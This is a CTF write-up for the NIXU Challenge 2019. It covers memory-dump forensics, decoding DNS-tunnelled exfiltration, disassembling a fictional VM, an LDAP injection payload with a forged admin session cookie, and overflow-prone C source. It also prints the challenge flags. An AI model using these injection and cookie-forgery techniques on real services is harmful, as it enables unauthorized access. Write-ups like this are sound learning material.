the NIXU Challenge 2019

https://thenixuchallenge.com/c/

Writeups's by Robert McCallum.

a.k.a alfa delta blue 126

Table of Contents

Bad Memory

Task description:

The lead graphical designer at ACME has noticed some kind of strange activity on her computer. Their IT support believes it is a false positive and the computer will fix itself after turning it off and on again. However, the user managed to take a memory dump just before the crash.
This is part 1 of 5 in a memory dump analysis challenge found in mem.7z. The parts are numbered loosely according to the difficulty level. (If something doesn't work, just try elsewhere.)

My first impression:

The file provided was a 1GB memory.dmp, I've never had to work with or recover something from a full memory dump, so this is going to be a first for me.

I first decided to open the file in a hexeditor just to see what it looks like.
Maybe there are some clues in the file signature or I notice something else that gives me a clue on where to start.

As I scroll trough the file I notice a lot of things that tells me i'm dealing with a memory dump from a windows machine.
Strings containing "windows", "system32" , "MZ" file signatures and the "will not run in dos mode."

Tactic:

I decided that going trough 1GB of data in a hex editor to find some hidden flags is going to be a hell of a job so I need to find a quicker way to go trough the data.

I decide to let use "$strings" and pipe the output to a file.
And let "$binwalk" dump everything it could find (later on this turned out to be a mistake) while I read up on memory dump analyst, this lead me to the "volatility framework".
https://github.com/volatilityfoundation/volatility

I was amazed about how well this framework is equipped whit all kinds of plugins for various tasks. Mastering this tool is certainly is going to make my job a lot easier.
So I decide to read the manual as I play around with the options of the framework.
Meanwhile binwalk has filled up my hard-drive completely, and I decide to remove everything it had extracted.

Bad memory part 1 and 3

Task description part 1:

Could you help us recover the documentation she was working on?
You get 50 points for this challenge.

Task description part 3:

Could you help us recover the new design she was working on?
You get 100 points for this challenge.

Solution:

I start off by checking what processes were running while the dump was made.

```
$volatility pslist --profile=Win7SP1x64 -f mem.dmp

Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
------------------------------------------------------------------------------------------
[snip…]
------------------------------------------------------------------------------------------
0xfffffa80013ff1c0 cmd.exe                1548   1840      1       19      1      0 2018-12-20 05:28:37
UTC+0000
0xfffffa8003737730 conhost.exe            1144    384      3       54      1      0 2018-12-20 05:28:37
UTC+0000
0xfffffa8003a83b10 WmiPrvSE.exe           2220    604     15      325      0      0 2018-12-20 05:28:48
UTC+0000
0xfffffa8003cc8270 WmiApSrv.exe           2644    428      8      125      0      0 2018-12-20 05:28:49
UTC+0000
0xfffffa80014d2060 mspaint.exe            2816   1840      8      184      1      0 2018-12-20 05:29:18
UTC+0000
0xfffffa800173eb10 svchost.exe            2724    428      9      113      0      0 2018-12-20 05:29:18
UTC+0000
0xfffffa8003caf060 notepad.exe             700   1840      2       57      1      0 2018-12-20 05:29:22

0xfffffa8003be0060 dllhost.exe            3268    604     11      240      1      0 2018-12-20 05:30:05
UTC+0000
0xfffffa8003bda930 winpmem-2.1.po         3408   1840      1       47      1      1 2018-12-20 05:30:11
UTC+0000
0xfffffa8000d89b10 conhost.exe            3420    384      2       53      1      0 2018-12-20 05:30:11
UTC+0000
0xfffffa8003bfa660 svchost.exe            3536    428     12      260      0      0 2018-12-20 05:30:22
UTC+0000
------------------------------------------------------------------------------------------
```

[trimmed results.]

I notice mspaint.exe is running and decide that that must hold the document that the lead graphical designer at ACME was working on.

So I continue to dump the memory used by mspaint.exe

```
$volatility --profile=Win7SP1x64 -f mem.dmp vaddump  -D dump -p 2816
```


I go to the dump directory and notice quite a lot of files.
Lets get a quick glance of whats living inside
`$hexdump * -C |  less`
I know mspaint works with bitmaps as default so I guess that it would look like a bitmap in memory and from playing around in the past I know that bitmaps almost look like a ascii art in the charterer representation coulomb of a hexeditor or hexdump in this case.
Holding down the pagedown button I see some data flying by that could be our bitmap.
Now I just need to know in what dmp file this was.

While I thing about what the easiest way to do this is I realized I could just use the $file command and check what file is what file type if its not embedded within something else this should work, its at least worth a try

“mspaint.exe.3f6d2060.0x0000000005250000-0x0000000005442fff.dmp“
was recognized as TGA file

so I change the file extension accordingly. And try to open in the default image previewer that came with lubuntu.
It gave some error and I decide use a online application I’ve used in an other CTF event.
http://rawpixels.net/

and after playing with the image size settings and flipping it vertical i got
a nice image with a flag.



Settings used :
width:750
height:750
offset:0
flip v
Predefined format: RGB32

FLAG: NIXU{c4n_you_3nhanc3_this}

for some reason the flag was not accepted, but this is for sure a flag.
Then I realized I misread “documentation” for “document” in the task description.
Checked the descriptions of the other parts of the challenge and saw that this was the flag for part 3

Part 1 (for real this time)

in the tasklist there is also notepad.exe, so this could be the documentation she was working on.

So I dump the memory from notepad.exe and use grep to search for the flag

```
$volatility --profile=Win7SP1x64 -f mem.dmp vaddump  -D dump-notepad -p 700
$grep NIXU dump-notepad/*.dmp
```

it gave back no results.

I decide to go true manualy

```
$strings dump-notepad/*.dmp | less
```

I see a lot of stings and while I scroll down I think of ways to deduct the manual search scope. I quit less and ran

```
$strings dump-notepad/*.dmp | grep { | less
```

this I a lot more manageable and I scroll trough the list and see the string:
“AVKH{guvf_j4f_gu3_rnfl_bar}try harder”

that looks rot13 encoded so I decoded it to:
“NIXU{this_w4s_th3_easy_one}”

Bad memory part 2

Task description:

She mentioned something about lost files before the call audio got all garbled.
You get 100 points for this challenge.

Solution:

I hope the lost files still exist in the mft cache and decide to dump them all
`$volatility --profile=Win7SP1x64 -f mem.dmp  mftparser -D mft-dump -output-file mft-output.txt`

as I have no clue as what type of file I'm looking for I decide to check all the stings hoping something will give me a hint.

At some point I notice a very long repetitive odd looking string:
“MDEwMDExMTAgMDEwMDEwMDEgMDEwMTEwMDAgMDEwMTAxMDEgMDExMTEwMTEgMDExMTAxMTEgMDExMDAw
MDEgMDExMDEwMDEgMDExMTAxMDAgMDEwMTExMTEgMDExMDAxMDAgMDExMDEwMDEgMDExMDAxMDAgMDExM
DExMTAgMDExMTAxMDAgMDEwMTExMTEgMDExMDEwMDEgMDExMDEwMTExMTEgMDExMDAwMDEgMDExMDExMDAgMD
ExMTAwMTAgMDExMDAxMDEgMDExMDAwMDEgMDExMDAxMDAgMDExMTEwMDEgMDExMDEwMTExMTEgMDExMTAwMTA
gMDExMDAxMDEgMDExMDExMDEgMDExMDExMTEgMDExMTAxMTAgMDExMDAxMDEgMDEwMTExMTEgMDExMDAxM
DEgMDExMTAxMTAgMDExMDEwMDEgMDExMDAxMDAgMDExMDAxMDEgMDExMDExMTAgMDExMDAwMTEgMDExMDExM
AxMDEgMDExMTExMDE=”

the first time I glanced over it discarded it as some sort of key of strange windows file thing. But then I noticed the “=” the end and realized it could be something base64 encoded.

So I decoded it to:
01001110 01001001 01011000 01010101 01111011 01110111 01100001 01101001 01110100 01011111 01100100 01101001 01100100 01101110 01110100 01011111 01101001 01011111 01100001 01101100 01110010 01100101 01100001 01100100 01111001 01011111 01110010 01100101 01101101 01101111 01110110 01100101 01011111 01100101 01110110 01101001 01100100 01100101 01101110 01100011 01100101 01111101

I’ve seen some binary data encoded in base64 before but not a ASCII representation of some binary data encoded as base64.

I decode the binary to ASCII:
NIXU{wait_didnt_i_already_remove_evidence}

Exfiltration

Task description:

A file was exfiltrated using common protocol. In fact if this protocol didn't exist using internet would be annoying.
Can you find the header and then extract the file?

The work:

the file provided was a pcap file so I opened it with wire shark and check what were dealing with. I see a of traffic and the hint given in the description was clearly pointing to the DNS protocol. So I decide to set a filter on the DNS protocol.
I scroll trough the list and I notice some request for some oddly long domain names.

example:
Standard query 0xe4db TXT
81a401d7d8d1a064b2746f74616c2033320a64727778722d78722d782032.20726f6f7420726f6f74202034303936204e6f762032362030393a333420.2e0a64727778722d78722d78203820726f6f7420726f6f74202034303936.204e6f762032362030393a3334202e2e0a2d72.malicious.pw

Also the malicious.pw domain was a dead giveaway that this was indeed the bad guy stealing data.

the subdomain names are look like hexedecimals so I decide to check it out.

```
$echo 81a401d7d8d1a064b2746f74616c2033320a64727778722d78722d78203220726f6f7420726
f6f74202034303936204e6f762032362030393a3334202e0a64727778722d78722d78203820726f6
f7420726f6f74202034303936204e6f762032362030393a3334202e2e0a2d72 | xxd -r -p | he
xdump -C

00000000  81 a4 01 d7 d8 d1 a0 64  b2 74 6f 74 61 6c 20 33  |.......d.total 3|
00000010  32 0a 64 72 77 78 72 2d  78 72 2d 78 20 32 20 72  |2.drwxr-xr-x 2 r|
00000020  6f 6f 74 20 72 6f 6f 74  20 20 34 30 39 36 20 4e  |oot root  4096 N|
00000030  6f 76 20 32 36 20 30 39  3a 33 34 20 2e 0a 64 72  |ov 26 09:34 ..dr|
00000040  77 78 72 2d 78 72 2d 78  20 38 20 72 6f 6f 74 20  |wxr-xr-x 8 root |
00000050  72 6f 6f 74 20 20 34 30  39 36 20 4e 6f 76 20 32  |root  4096 Nov 2|
00000060  36 20 30 39 3a 33 34 20  2e 2e 0a 2d 72           |6 09:34 ...-r   |
```

that's a directory listing with some garbage in front of it,
the garbage could be some information on how many parts this chunk of data will exist of or just a timestamp or some randomness to make sure the request gets received / answered by the DNS server of the attacker and is not cashed by a other DNS server.

I go back to wireshark to filter out only the request that contains "malicious.pw"

I see a lot of request that are a lot shorter compared to the other ones.
This will probably be a ping / command request to the malicious DNS server, but I go and check it out anyway.

Standard query 0x3934 MX 40530152830d216d58.malicious.pw

```
$ echo 40530152830d216d58 | xxd -r -p | hexdump -C
00000000  40 53 01 52 83 0d 21 6d  58                       |@S.R..!mX|
```

yeah that doesn't look like anything useful.

So I decide to ignore the requests of 91 bytes long
and decode the next longer request

Standard query 0xdbf8 MX 8ff401d7d8d20464b2772d722d2d722d2d203120726f6f7420726f6
f7420.3231373638204e6f762032362030393a323820666c61672e706e670a.malicious.pw

```
$ echo 8ff401d7d8d20464b2772d722d2d722d2d203120726f6f7420726f6f74203231373638204
e6f762032362030393a323820666c61672e706e670a | xxd -r -p | hexdump -C
00000000  8f f4 01 d7 d8 d2 04 64  b2 77 2d 72 2d 2d 72 2d  |.......d.w-r--r-|
00000010  2d 20 31 20 72 6f 6f 74  20 72 6f 6f 74 20 32 31  |- 1 root root 21|
00000020  37 36 38 20 4e 6f 76 20  32 36 20 30 39 3a 32 38  |768 Nov 26 09:28|
00000030  20 66 6c 61 67 2e 70 6e  67 0a                    | flag.png.|
0000003a
```

that must be the rest of the directory listing.

The next big package that I see is

Standard query response 0xa234 CNAME d8510152830d216d58.malicious.pw
CNAME e9110152836d580d210000000d00020003666c61672e706e6700.malicious.pw

```
$ echo e9110152836d580d210000000d00020003666c61672e706e6700 | xxd -r -p | hexdum
p -C
00000000  e9 11 01 52 83 6d 58 0d  21 00 00 00 0d 00 02 00  |...R.mX.!.......|
00000010  03 66 6c 61 67 2e 70 6e  67 00                    |.flag.png.      |
```

that must be a command coming from the malicious DNS server.

I have a good feeling about what is going to be hiding in the next couple of DNS requests.

Standard query 0x1ca5 TXT b5190152830d
216d690000550c8002000389504e470d0a1a0a0000000d49.484452000002240000182080600000
0d05ed81e00000009704859730000.0ec400000ec401952b0e1b0000200049444154789cecdd795c
54d5ff3ff0.d79d018645401010152445 2d34f72577cdcced.malicious.pw

```
$echo b5190152830d216d690000550c8002000389504e470d0a1a0a0000000d4948445200000224
0000018208060000000d05ed81e00000009704859730000ec400000ec401952b0e1b000020004944
4154789cecdd795c54d5ff3ff0d79d018645401010152445 2d34f72577cdcced | xxd -r -p | h
exdump -C

00000000  b5 19 01 52 83 0d 21 6d  69 00 00 55 0c 80 02 00  |...R..!mi..U....|
00000010  03 89 50 4e 47 0d 0a 1a  0a 00 00 00 0d 49 48 44  |..PNG........IHD|
00000020  52 00 00 02 24 00 00 01  82 08 06 00 00 00 d0 5e  |R...$..........^|
00000030  d8 1e 00 00 00 09 70 48  59 73 00 00 0e c4 00 00  |......pHYs......|
00000040  0e c4 01 95 2b 0e 1b 00  00 20 00 49 44 41 54 78  |....+.... .IDATx|
00000050  9c ec dd 79 5c 54 d5 ff  3f f0 d7 9d 01 86 45 40  |...y\T..?.....E@|
00000060  10 10 15 24 45 2d 34 f7  25 77 cd cc ed           |...$E-4.%w...   |
```

does my eye spy a PNG file signature? O, yes it does.
But the amount of garbage bytes have seem to be longer than with the directory listing.

the directory listing garbage header ended with 0x746f74 I don't see that over here.
So lets decode the next package.

Standard query 0xa8d9 CNAME 8b7b015283
0d856d6993da62a9655656f675298d8f9665a5a9a865a669b9.e5aeb99b98a6890b2eb8efbb282ea
0820802b2ce7e7e7ff4819fc8222033.7796d7f3f198c7e7d3cc75ce7b66eecc7d71ceb9e74a4208
012222222219.29e42e8088888888818488888864c740424444.malicious.pw

```
$echo 8b7b0152830d856d6993da62a9655656f675298d8f9665a5a9a865a669b9e5aeb99b98a689
0b2eb8efbb282ea0820802b2ce7e7e7ff4819fc82220337796d7f3f198c7e7d3cc75ce7b66eecc7d
71ceb9e74a4208012222222221929e42e8088888888818488888864c740424444 | xxd -r -p | h
exdump -C
00000000  8b 7b 01 52 83 0d 85 6d  69 93 da 62 a9 65 56 56  |.{.R...mi..b.eVV|
00000010  f6 75 29 8d 8f 96 65 a5  a9 a8 65 a6 69 b9 e5 ae  |.u)...e...e.i...|
00000020  b9 9b 98 a6 89 0b 2e b8  ef bb 28 2e a0 82 08 02  |..........(.....|
00000030  b2 ce 7e 7e 7f f4 81 9f  c8 22 20 33 77 96 d7 f3  |..~~....." 3w...|
00000040  f1 98 c7 e7 d3 cc 75 ce  7b 66 ee cc 7d 71 ce b9  |......u.{f..}q..|
00000050  e7 4a 42 08 01 22 22 22  22 19 29 e4 2e 80 88 88  |.JB.""""".).....|
00000060  88 88 81 84 88 88 88 64  c7 40 42 44 44           |.......d.@BDD|
```

I see that some of the bytes in the header are the same but cant really pin point where it will stop. But the PNG file will definitely start with its signature. So my money is on 18 bytes of garbage.

I adjust the time-frame in the filter to start from the timestamp of the package with the PNG file signature and to only request that are longer than 91 bytes and export everything in scope to a csv file so I can easily process them by script.

```
'dns.qry.name contains "malicious.pw"  and ip.src == 10.0.2.15 and frame.len > 91 and frame.number>5500'
```


I make a little python script to help me recompose the PNG file while I was writing the script it occurs to me that it seems like a wast to have so much garbage as header for every request send. This will result in more request than necessary and increase the risk of detection. So I decide to make the script so I can adjust the header length with exclusion of the first package.

```
#!/usr/bin/python
import sys
filename = sys.argv[1]
offset = sys.argv[2]

cheeses = 'TXT ', 'CNAME ', 'MX '
cambert = ''

with open(filename, "r") as csv:
    for line in csv:
        if 'Destination' not in line:
            #print line
            for cheese in cheeses:
                if cheese in line:
                    brie = line.index(cheese)+len(cheese)+int(offset)*2
            cambert += line[brie:line.index('.malicious.pw')].replace('.','')
print cambert[(17-int(offset))*2:]
```

and I start playing around with header size having a file browser window open next to the terminal to see if a thumbnail get generated.

```
$./make_cheese.py filtered.csv 9 | xxd -r -p > flag.png
```

turns out that 9 was the right length.



Lisby

Task description

On a slow day we were digging through our graveyard of long-forgotten computers. These were from an era when a computer still meant a massive construction with wires all over the place. And what did we find?! A LISBY DEVICE!
The grumpy greybeards have spoken of such marvelous things! In the distant past, programmers of the old would use such special hardware optimized just for running programs made with the LISBY language.

Alas, the hardware itself has long since been rendered inoperable by decades of neglect, but we were able to salvage the contents of some of the magnetic tapes, which seem to contain programs. Sadly, we have no time to figure out how they work, so perhaps you will help us to rediscover the old ways.

Our search for documentation was mostly a failure, but we managed to find a one crucial part: A brief architecture guide!

Our cursory investigation reveals that the LISBY DEVICE seems to contain a large variety of different op codes, but probably not all of are needed to understand or run the programs. Perhaps successfully decompiling the programs is a good start!

First impressions:

I start off by reading the provided architecture guide and I soon realize that googleing for libsy devices will probably not do me any good because there clearly referring to a fictive device. Yet out of curiosity I do and I stumble upon a disassembler.

Just kidding, I decided to take up the challenge of writing a disassembler in python and maybe even a lisby emulator. There are 3 flags to gain in this challenge so it will be worth the work.

For the code of the disassembler I would like to refer to the attached file libsy_disassembler.py

Lisby part 1

After writing the disassembler look at the output with satisfaction.

```
L I S B Y  D E V I C E  :  A  D I S A S S E M B L Y  T O O L


 STRING TABLE
-- entries:1
```

offset	index	length	content
0x18	0	1	\n

```
 SYMBOL TABLE
-- entries:0


 Amount of Tapes: 1
--------------------------------------------------------------------------------
tape number    : 0
length of tape : 776 bytes
tape start     : 0x00000031
tape end       : 0x00000339
--------------------------------------------------------------------------------
0x00000031    0x0  0a2000000000000000          PUSHI , 0x20      ; 32   ' '
0x0000003a    0x9  0a6e00000000000000          PUSHI , 0x6e      ; 110  'n'
0x00000043   0x12                  02            SUB
0x00000044   0x13                  26          PRINT
0x00000045   0x14  0c0000000000000000        PUSHSTR , 0x0       ; "\n"
0x0000004e   0x1d                  26          PRINT
0x0000004f   0x1e                  11        PUSHUNIT
0x00000050   0x1f  0a2100000000000000          PUSHI , 0x21      ; 33   '!'
0x00000059   0x28  0a6a00000000000000          PUSHI , 0x6a      ; 106  'j'
0x00000062   0x31                  02            SUB
0x00000063   0x32                  26          PRINT
0x00000064   0x33  0c0000000000000000        PUSHSTR , 0x0       ; "\n"
0x0000006d   0x3c                  26          PRINT
0x0000006e   0x3d                  11        PUSHUNIT
0x0000006f   0x3e  0a2200000000000000          PUSHI , 0x22      ; 34   '"'
0x00000078   0x47  0a7a00000000000000          PUSHI , 0x7a      ; 122  'z'
0x00000081   0x50                  02            SUB
0x00000082   0x51                  26          PRINT
0x00000083   0x52  0c0000000000000000        PUSHSTR , 0x0       ; "\n"
0x0000008c   0x5b                  26          PRINT
0x0000008d   0x5c                  11        PUSHUNIT
0x0000008e   0x5d  0a2300000000000000          PUSHI , 0x23      ; 35   '#'
0x00000097   0x66  0a7800000000000000          PUSHI , 0x78      ; 120  'x'
0x000000a0   0x6f                  02            SUB
0x000000a1   0x70                  26          PRINT
0x000000a2   0x71  0c0000000000000000        PUSHSTR , 0x0       ; "\n"
0x000000ab   0x7a                  26          PRINT
0x000000ac   0x7b                  11        PUSHUNIT
0x000000ad   0x7c  0a2400000000000000          PUSHI , 0x24      ; 36   '$'
0x000000b6   0x85  0a9f00000000000000          PUSHI , 0x9f      ; 159
0x000000bf   0x8e                  02            SUB
0x000000c0   0x8f                  26          PRINT
0x000000c1   0x90  0c0000000000000000        PUSHSTR , 0x0       ; "\n"

[snip]
```

it is clear to me what is going on here I see a repetition of two values get pushed to the stack and subtracted en the result gets printed and then a line brake gets printed and a empty list is getting pushed to the stack just to make thing more intersting looking. So I enthusiastically open a python shell in a windows next to the disassembler's output and start to do the math.

```
>>> chr(0x6e-0x20)
'N'
>>> chr(0x6a-0x21)
'I'
>>> chr(0x7a-0x22)
'X'
>>> chr(0x78-0x23)
'U'
>>> chr(0x9f-0x24)
'{'
```

Until I have the compete flag.
NIXU{crikey_that_worked!}

Lisby part 2

Now for the second binary.

```
--------------------------------------------------------------------------------
tape number    : 0
length of tape : 2552 bytes
tape start     : 0x00000083
tape end       : 0x00000a7b
--------------------------------------------------------------------------------
0x00000083    0x0  0a7e00000000000000          PUSHI , 0x7e      ; 126  '~'
0x0000008c    0x9  0a7d00000000000000          PUSHI , 0x7d      ; 125  '}'
0x00000095   0x12  0a7c00000000000000          PUSHI , 0x7c      ; 124  '|'
0x0000009e   0x1b  0a7b00000000000000          PUSHI , 0x7b      ; 123  '{'
0x000000a7   0x24  0a7a00000000000000          PUSHI , 0x7a      ; 122  'z'
0x000000b0   0x2d  0a7900000000000000          PUSHI , 0x79      ; 121  'y'
0x000000b9   0x36  0a7800000000000000          PUSHI , 0x78      ; 120  'x'
0x000000c2   0x3f  0a7700000000000000          PUSHI , 0x77      ; 119  'w'
[snip]
```

This continues until all printable characters in the ascii range are pushed to the stack …

Than a list gets created from all the before pushed values and stored in “dictionary” of the main environment. (Like were not there already)

```
0x000003d1  0x34e  0a2000000000000000          PUSHI , 0x20      ; 32   ' '
0x000003da  0x357  275f00000000000000           LIST , 0x5f      ; '95'
0x000003e3  0x360  250000000000000000       DECLARE , 0x0       ; [dictionary]
0x000003ec  0x369  1d0000000000000000     STORETOP , 0x0        ; [dictionary]
```

it continues to push a tape reverence to tape one and stores this in [nth] of the main environment.

```
0x000003f6  0x373  250100000000000000       DECLARE , 0x1       ; [nth]
0x000003ff  0x37c  120100000000000000   PUSHCLOSURE , 0x1       ; Tape:1
0x00000408  0x385  1d0100000000000000     STORETOP , 0x1        ; [nth]
```

after this I see a lot of mystery values pushed to the stack and calls to [nth] (tape1)

```
0x00000412  0x38f  0a2f00000000000000          PUSHI , 0x2f      ; 47   '/'
0x0000041b  0x398  0d0000000000000000          PUSHSY , 0x0      ; [dictionary]
0x00000424  0x3a1  0d0100000000000000          PUSHSY , 0x1      ; [nth]
0x0000042d  0x3aa                  16            CALL
0x0000042e  0x3ab                  26           PRINT
0x0000042f  0x3ac  0c0000000000000000         PUSHSTR , 0x0      ; "\n"
0x00000438  0x3b5                  26           PRINT
0x00000439  0x3b6                  11        PUSHUNIT
0x0000043a  0x3b7  0a2a00000000000000          PUSHI , 0x2a      ; 42   '*'
0x00000443  0x3c0  0d0000000000000000          PUSHSY , 0x0      ; [dictionary]
0x0000044c  0x3c9  0d0100000000000000          PUSHSY , 0x1      ; [nth]
0x00000455  0x3d2                  16            CALL
0x00000456  0x3d3                  26           PRINT
[snip]
```

This continues for a while.

I continue to look at tape 1

```
--------------------------------------------------------------------------------
tape number    : 1
length of tape : 94 bytes
tape start     : 0x00000a83
tape end       : 0x00000ae1
--------------------------------------------------------------------------------
0x00000a83    0x0  250200000000000000        DECLARE , 0x2       ; [of]
0x00000a8c    0x9  1c0200000000000000          STORE , 0x2       ; [of]
0x00000a95   0x12  250300000000000000        DECLARE , 0x3       ; [n]
0x00000a9e   0x1b  1c0300000000000000          STORE , 0x3       ; [n]
0x00000aa7   0x24                  2d         NEWENV
0x00000aa8   0x25  250400000000000000        DECLARE , 0x4       ; [-nth]
0x00000ab1   0x2e  120200000000000000    PUSHCLOSURE , 0x2       ; Tape:2
0x00000aba   0x37  1c0400000000000000          STORE , 0x4       ; [-nth]
0x00000ac3   0x40  0d0200000000000000         PUSHSY , 0x2       ; [of]
0x00000acc   0x49  0a0100000000000000          PUSHI , 0x1       ; 1
0x00000ad5   0x52  0d0400000000000000         PUSHSY , 0x4       ; [-nth]
0x00000ade   0x5b                  16           CALL
0x00000adf   0x5c                  2e      DEPARTENV
0x00000ae0   0x5d                  18            RET
```

some stack values being stored in symbols:
the dictionary will end up in [of] and the “mystery number” in [n]
I see a reverence to tape 2 going to [-nth] and a new environment being created and left .

Lest check tape 2

```
--------------------------------------------------------------------------------
tape number    : 2
length of tape : 123 bytes
tape start     : 0x00000ae9
tape end       : 0x00000b64
--------------------------------------------------------------------------------
0x00000ae9    0x0  250500000000000000        DECLARE , 0x5       ; [cur]
0x00000af2    0x9  1c0500000000000000          STORE , 0x5       ; [cur]
0x00000afb   0x12  250600000000000000        DECLARE , 0x6       ; [acc]
0x00000b04   0x1b  1c0600000000000000          STORE , 0x6       ; [acc]
0x00000b0d   0x24  0d0500000000000000         PUSHSY , 0x5       ; [cur]
0x00000b16   0x2d  0d0300000000000000         PUSHSY , 0x3       ; [n]
0x00000b1f   0x36                  1e             EQ
0x00000b20   0x37  1a5300000000000000             JF , 0x53      ; 0x00000b3c
0x00000b29   0x40  0d0600000000000000         PUSHSY , 0x6       ; [acc]
0x00000b32   0x49                  28           HEAD
0x00000b33   0x4a  1b7a00000000000000            JMP , 0x7a      ; 0x00000b63
0x00000b3c   0x53  0d0600000000000000         PUSHSY , 0x6       ; [acc] <--
0x00000b45   0x5c                  29           TAIL
0x00000b46   0x5d  0a0100000000000000          PUSHI , 0x1       ; 1
0x00000b4f   0x66  0d0500000000000000         PUSHSY , 0x5       ; [cur]
0x00000b58   0x6f                  01            ADD
0x00000b59   0x70  0d0400000000000000         PUSHSY , 0x4       ; [-nth]
0x00000b62   0x79                  16           CALL
0x00000b63   0x7a                  18            RET <--
```

more stack values getting stored
0x01 ends up in [cur] and the list of ASCII in [acc]

the “mystery number” [n] gets pushed to the stack and and compared to 0x01[cur]
 if they don't match a jump is being made if they do the first character of the ASCII list is getting pushed to the stack and a jump is made to the end of the tape.
If they don't match the first item is removed from the ASCII list In [acc] pushed on the stack and 0x01 [cur] is getting incremented then this lambda does a call to its self it does a call to the beginning of tape 2.

so in plain English this function will chop off the fist character of our ASCII list for “our mystery number” of times and then pushes last one it on the stack.

Or in plain python

```
>>> dic = "abcdefg"
>>> dic[4]
e
```

so now I just need to make a list of our “mystery numbers”
and a script doing exactly that and I get a flag.

```
mystery = [47, 42, 57, 54, 92, 87, 70, 83, 90, 64, 84, 85, 83, 80, 79, 72, 77, 90,
64, 80, 67, 71, 86, 84, 68, 66, 85, 70, 69, 64, 85, 73, 74, 84, 64, 88, 66, 84, 2,
2, 94]
dic = ''
for i in range (31, 127):
    dic+=chr(i)
flag=''
for i in range(0,len(mystery)):
    flag+=dic[mystery[i]]
print flag
```

NIXU{very_strongly_obfuscated_this_was!!}

ACME Order DB

Task description

After successfully gaining access to the ACME intranet during a red-teaming exercise we stumbled upon this internal service. See if you can make it spill its secrets!

And action.

started up burp suit and set it up to try and find a SQL injection with a combined sqlinjection payload list from
https://github.com/swisskyrepo/PayloadsAllTheThings
I let it do it's slow slow community edition thing while i continue on a other challenge.

at some point i check how far it is and what its results are.
i notice some variation in reply length.
On further inspection it turns out the length different was in the session id cookie.

base64 decoded it and realized it was something like:
“username='OR 1=2::logged_in=false”

so I changed it to the base64 encoded equivalent of “username=admin::logged_in=true” and I was logged in .
I look around at the files and have a good laugh about the roadrunner reverence.
I set up burp suit to with the same payload list to try on the /search endpoint

and while it was doing its thing I looked at the source-code of the page.
I notice a comment `<!-- Get documents from ldap! -->`
I change the payload list to the ldap list from the same repository and I go and learn what ldap is and about common mistakes and vulnerabilities .
https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf

I check back on burp and notice that a couple of the payloads have a longer reply than others.

so i decide to copy the payload to the browser and start playing around with it.
))(|(uid=
gave me search result of everything including the “topsecret” categorized files.
The file /flag contained:
Cool here is the flag for you NIXU{c00kies_with_ldap_for_p0r1ft}

Device Control Pwnel

Task description

You found an exposed device controller interface...

Fist impressions:

First I look at the source to see what were dealing with,

flags get read from files.

```
void read_flags() {
    FILE *f;
    f = fopen("./flag1.txt", "rb");
    fgets(flag, sizeof(flag) - 1, f);
    flag[strlen(flag) - 1] = '\0';
    fclose(f);

    f = fopen("./flag2.txt", "rb");
    fgets(flag2, sizeof(flag2) - 1, f);
    flag2[strlen(flag2) - 1] = '\0';
    fclose(f);

    return;
}
```

I see two nice functions that are willing to hand the flags.

```
void process() {
    printf("Looking for master device id: %lx\n", master);
    for (int i = 0; i < DEVICE_LIMIT; i++) {
        if (!devices[i].id) {
            printf("Processing done, no master device found\n");
            break;
        }
        if (devices[i].id == master ) {
            printf("Device with master id found, here's the flag:\n");
            printf("%s\n", flag2);
            return;
        }
    }
}

void admin_menu() {
    printf("Admin functionality is not fully implemented but here's a flag:\n");
    printf("%s\n", flag);
    return;
}
```

the first one requires to have a device with the following deviceid
0x8100ca33c1ab7daf

device id's are assigned randomly

```
uint64_t random_id() {
    uint64_t tmp = random();
    tmp = (tmp << 32) | random();
    return tmp;
}
```

the other flag function requires to have a id of 0

```
  case '8':
                if (id == 0) {
                    admin_menu();
                } else {
                    printf("You are not an admin!");
                }
                break;
```

the user id is hardcoded to 999999

```
    int id = 999999;
```

And I see some code that can lead to overflows


```
struct device {
    char name[32];
    char description[128];
    uint64_t id;
};

char *input(char *buf, int size) {
    char *r = fgets(buf, size - 1, stdin);
    if (r) {
        if (r[strlen(r)-1] == '\n')
            r[strlen(r)-1] = '\0';
        }
    return r;
}

char tmp_name[32];
    char tmp_description[256];

    printf("New name:\n");
    input(tmp_name, sizeof(tmp_name));
    printf("New description:\n");
    input(tmp_description, sizeof(tmp_description));

    strcpy(devices[target].name, tmp_name);
    strcpy(devices[target].description, tmp_description);
```

Device Control Pwnel part 2

I started playing CTF about 3 months ago and this is the fist time I see the source provided. The subdomain name is hinting that this is going to be a overflow challenge. I've done quite some of them in the last couple of months, the source is provided and I decided it would be nice to challenge myself a little more and try and see if I could solve this without using a debugger.

So I start to play around with the binary a little bit.

```
$./device
Welcome to ACME corp control panel

1) List devices
2) Add device
3) Edit device
4) Process
5) Quit
2
Add a new device
